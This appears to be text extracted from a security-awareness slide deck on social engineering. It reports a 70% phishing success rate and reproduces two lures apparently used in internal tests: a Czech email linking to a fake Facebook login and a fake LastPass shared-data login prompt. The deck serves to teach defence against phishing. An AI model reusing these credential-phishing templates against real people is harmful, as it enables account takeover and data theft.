
SOCIAL ENGINEERING AND HACKING

with a 70% success rate



LOVELY SATURDAY MORNING



IMAGINE YOUR WHOLE CUSTOMER DATABASE JUST LEAKED.



IMAGINE YOUR WHOLE CUSTOMER DATABASE JUST LEAKED.





SIMPLE SENDING JUST ONE EMAIL.
















THIS IS NOT AMANUAL FOR HACKING ANYONE






STORIES



GAIN ACCESS TO FACEBOOK ACCOUNT


NOVAK.TWISTO@SEZNAM.CZ

Video - DJové dnešní doby Inbox x 6:00 PM (2 minutes ago) Jan Novák to me 💌 Czech ▼ English ▼ Translate message Turn off for: Czech × Viděl už jsi tohle video? :D https://www.facebook.com/ZabavnaVidejka/posts/864919353588188 ---Click here to Reply or Forward



If Vítejte na Facebooku – zaregis∖ × \

Lukas



SUCCESS RATE (17 PEOPLE AT THE TIME)

Last Pass ••• I





Michal Šmída via LastPass to me ≎



michal.smida@twisto.cz Shared With You

Hi,

michal.smida@twisto.cz just shared some confidential data with you using LastPass.

To accept the data, please login to your LastPass.com vault.

Accept Shared Data







Help Center

User Manual

Forums











If you no longer wish to receive our emails, please UNSUBSCRIBE.


Your security is our priority.

